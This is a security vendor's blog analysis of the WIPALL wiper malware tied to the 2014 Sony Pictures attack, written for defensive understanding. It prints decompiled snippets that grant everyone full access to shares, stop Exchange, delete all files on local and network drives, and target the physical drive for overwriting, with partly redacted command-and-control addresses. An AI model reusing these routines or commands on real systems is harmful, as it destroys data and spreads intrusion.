

An Analysis of the “Destructive” Malware Behind FBI Warnings

By Trend Micro :


TrendLabs engineers were recently able to obtain a malware sample of the “destructive malware” described in reports about the Federal Bureau of Investigation (FBI) warning to U.S. businesses last December 2. According to [Reuters](#), the FBI issued a warning to businesses to remain vigilant against this new “destructive” malware in the wake of the [recent Sony Pictures attack](#). As of this writing, the link between the Sony breach and the malware mentioned by the FBI has yet to be verified.

The [FBI flash memo titled “#A-000044-mw”](#) describes an overview of the malware behavior, which reportedly has the capability to override all data on hard drives of computers, including the master boot record, which prevents them from booting up.

Below is an analysis of our own findings:

Analysis of the BKDR_WIPALL Malware

Our detection for the malware detailed in the FBI report is BKDR_WIPALL. Below is a quick overview of the infection chain for this attack.



WIPALL infection chain

The main installer here is *diskpartmg16.exe* (detected as BKDR_WIPALL.A). BKDR_WIPALL.A's overlay is encrypted with a set of user names and passwords as seen in the screenshot below:



Figure 1. BKDR_WIPALL.A's overlay contains encrypted user names and passwords

These user names and passwords are found to be encrypted by XOR 0x67 in the overlay of the malware sample and are then used to log into the shared network. . Once logged in, the malware attempts to grant full access to everyone that will access the system root.

```

Pseudocode-D
*( _WORD *)&v14[257] = 0;
v14[259] = 0;
v5 = GetTickCount();
srand(v5);
strcpy((char *)v14, (const char *) (260 * rand() % 10 + 4247584));
v6 = GetTickCount();
sprintf(&displayName, "%s%d", "RasHgrp", v6);
strcpy(&v22, "RasSecurity");
v7 = (char *)lpExistingFileName;
strchr(lpExistingFileName, 92);
result = sub_4010E0(a1, lpUserName, lpPassuord);
if ( (unsigned int)result >= 0x2000 )
{
    Sleep(0x64u);
    sprintf((char *)&fileName, "\\\\%s\\admin$", a1);
    if ( GetFileAttributes(&fileName) == -1 )
    {
        sprintf((char *)v15, "\\\\%s\\shared\\system32", a1);
        sprintf((char *)&v18, "\\\\%s\\shared\\sysuou64", a1);
        strcpy((char *)&binaryPathName, "cmd.exe /q /c net share %s-%sSystemRoot% /GRANT:everyone,FULL");
        v9 = sub_401100(a1, &displayName, &binaryPathName);
        Sleep(0x64u);
        GetFileAttributes(v15) != -1;
        if ( (unsigned int)v9 < 0x2000 )
        {
            LABEL_22:
                sub_401190(a1);
                return v9;
        }
        v7 = (char *)lpExistingFileName;
    }
    else
    {
        sprintf((char *)v15, "\\\\%s\\admin$\\system32", a1);
        sprintf((char *)&v18, "\\\\%s\\admin$\\sysuou64", a1);
    }
    sub_401280(v7, (int)&v18, (int)v14);
    v9 = sub_401280(v7, (int)v15, (int)v14);
    sprintf(&v20, "%s\\%s", v15, v14);
    if ( (unsigned int)v9 >= 0x2000 )
    {
        sub_4016E0(0, &v20);
        if ( GetFileAttributes(&fileName) == -1 )
            sub_401100(a1, &displayName, "cmd.exe /q /c net share %s /delete");
        if ( a5 )
            sprintf(&v19, "%s %s", v14, a5);
        else
            strcpy(&v19, v14);
        v9 = sub_401100(a1, &v22, &v19);
        Sleep(0x64u);
        if ( v9 != 8192 && v9 != 8193 )
        {
            if ( sub_402680(a1, (int)lpUserName, (int)lpPassuord, (int)&v20) == 1 )
                v9 = 8192;
        }
    }
    goto LABEL_22;
}
return result;
}
sub_401340:62

```

Figure 2. Code snippet of the malware logging into the network

The dropped *net_var.dat* contains a list of targeted hostnames:




Figure 3. Targeted host names

The next related malware is *igfxtrayex.exe* (detected as BKDR_WIPALL.B), which is dropped by BKDR_WIPALL.A. It sleeps for 10 minutes (or 600,000 milliseconds as seen below) before it carries out its actual malware routines:




Figure 4. BKDR_WIPALL.B (*igfxtrayex.exe*) sleeps for 10 minutes




Figure 5. Encrypted list of usernames and passwords also present in BKDR_WIPALL.B

```

dword_4120E0 = inet_addr("20[REDACTED]02");
word_4120E4 = 8080;
dword_4120E6 = inet_addr("21[REDACTED]64");
word_4120EA = 8000;
dword_4120EC = inet_addr("88[REDACTED]04");
word_4120F0 = 8000;
word_413920 = 2014;
word_413922 = 10;
word_413926 = 26;
word_413928 = 5;
word_41392A = 30;
result = *(_BYTE *)(*(_DWORD *) (dword_413ADC + 4) + 1);
switch ( result )
{
  case 107:
    Sleep(0x927C0u);
    Dest = 0;
    memset(&v3, 0, 0x204u);
    v4 = 0;
    wcscpy(&Dest, L"-w");
    sub_402930((int)&Dest);
    Sleep(0xBB8u);
    wcscpy(&Dest, L"-m");
    sub_402930((int)&Dest);
    Sleep(0xBB8u);
    wcscpy(&Dest, L"-d");
    sub_402930((int)&Dest);
    WSAStartup(0x202u, &WSAData);
    sub_402750(&unk_4138F8);
    dword_41391C = 4;
    sub_402690();
    sub_4033EB("cmd.exe /c net stop MExchangeIS /y");
    Sleep(0x6DD000u);
    result = sub_402010();
    break;
  case 108:
    v1 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);
    WaitForSingleObject(v1, 0xFFFFFFFFu);
    result = CloseHandle(v1);
    break;
  case 109:
    result = sub_401430();
    break;
  case 119:
    result = sub_4027A0();
    break;
}
return result;
}

```

Figure 6. Code snippet of the main routine of igfxtray.exe (BKDR_WIPALL.B)

This malware's routines, aside from deleting users' files, include stopping the Microsoft Exchange Information Store service. After it does this, the malware sleeps for another two hours. It then forces the system to reboot.

```

v0 = GetCurrentProcess();
result = OpenProcessToken(v0, 0x28u, &TokenHandle);
if ( result )
{
  LookupPrivilegeValue(0, L"SeShutdownPrivilege", (PLUID)NewState.Privileges);
  NewState.PrivilegeCount = 1;
  NewState.Privileges[0].Attributes = 2;
  AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
  if ( GetLastError() )
    result = 0;
  else
    result = ExitWindowsEx('\x06', 0) != 0;
}
return result;

```

Figure 7. Code snippet of the force reboot

It also executes several copies of itself named *taskhost{random 2 characters}.exe* with the following parameters:

- `taskhost{random 2 characters}.exe -w` – to drop and execute the component `Windowsliissvr.exe`
- `taskhost{random 2 characters}.exe -m` – to drop and execute `Windows\Temp\usbdrv32.sys`
- `taskhost{random 2 characters}.exe -d` – to delete files in all fixed or remote (network) drives

```

sprintf((wchar_t *)&String, (size_t)L"%s\\*.*", Format);
v1 = FindFirstFileW(&String, &FindFileData);
if ( v1 == (HANDLE)-1 )
{
    result = 1;
}
else
{
    do
    {
        sprintf(&NumberOfBytesWritten, (size_t)L"%s\\%s", Format, FindFileData.cFileName);
        if ( FindFileData.dwFileAttributes & 0x10 )
        {
            if ( wcsncmp(FindFileData.cFileName, L"..")
                && wcsncmp(FindFileData.cFileName, L"..")
                && _wcsicnp(&Buffer, &NumberOfBytesWritten) )
            {
                if ( _wcsicnp(&pszPath, &NumberOfBytesWritten) )
                    sub_4022D0(&NumberOfBytesWritten);
            }
        }
        else
        {
            sub_402450(&NumberOfBytesWritten);
            DeleteFileW(&NumberOfBytesWritten);
        }
    }
}

```

Figure 8. The malware deletes all the files (format *.*) in fixed and network drives

The malware components are encrypted and stored in the resource below:

```

v0 = sub_401720();
v1 = GetModuleHandleW(0);
v2 = v1;
if ( v0 )
{
    v3 = FindResourceW;
    v4 = FindResourceW(v1, (LPCWSTR)0x83, L"ICON_PACKAGES");
    v5 = LoadResource(v2, v4);
    v16 = L"ICON_PACKAGES";
    v6 = v5;
    v15 = 131;
}
else
{
    v3 = FindResourceW;
    v7 = FindResourceW(v1, (LPCWSTR)0x81, L"ICON_PACKAGES");
    v8 = LoadResource(v2, v7);
    v16 = L"ICON_PACKAGES";
    v6 = v8;
    v15 = 129;
}
v9 = v3(v2, (LPCWSTR)v15, v16);
v10 = SizeofResource(v2, v9);
GlobalUnlock(v6);
sub_401000(&v18);
v20 = 0;
sub_401230(v6, v10);
GetTempPathW(0x400u, &Format);
sprintf((wchar_t *)&FileName, (size_t)L"%s%s.sys", &Format, L"usbdrv3");
v11 = CreateFileW(&FileName, 0x40000000u, 3u, 0, 2u, 0x80u, 0);
v12 = v11;
if ( v11 == (HANDLE)-1 )
{
    v20 = -1;
    sub_401030(&v18);
    result = 0;
}
else
{
    WriteFile(v11, v6, v10, &NumberOfBytesWritten, 0);
    CloseHandle(v12);
}

```

Figure 9. BKDR_WIPALL.B malware components

Additionally, BKDR_WIPALL.B accesses the physical drive that it attempts to overwrite:

```
u33 = *(_DWORD *)"sicalDrive0";  
u26 = byte_40F14A;  
u25 = word_40F148;  
u29 = *(_DWORD *)"uDisk\\??\\";  
strcpy((char *)&FileName, (const char *)&u27);  
u32 = *(_DWORD *)"\\PhysicalDrive0";  
u35 = *(_DWORD *)"ue0";
```

Figure 10. BKDR_WIPALL.B overwrites physical drives

We will be updating this post with our additional analysis of the WIPALL malware.

Analysis by Rhena Inocencio and Alvin Bacani

Update as of December 3, 2014, 5:30 PM PST

Upon analysis of the same WIPALL malware family, its variant BKDR_WIPALL.D drops BKDR_WIPALL.C, which in turn, drops the file *walls.bmp* in the Windows directory. The .BMP file is as pictured below:



Figure 11. Dropped wallpaper

This appears to be the same wallpaper described in reports about the [recent Sony hack last November 24](#) bearing the phrase “hacked by #GOP.” Therefore we have reason to believe that this is the same malware used in the recent attack to Sony Pictures.

Note that BKDR_WIPALL.C is also the dropped named as *igfxtrayex.exe* in the same directory of BKDR_WIPALL.D.

We will update this blog entry for more developments.

Additional analysis by Joie Salvio

This entry was posted on Wednesday, December 3rd, 2014 at 4:06 pm and is filed under [Bad Sites](#), [Malware](#) . Both comments and pings are currently closed.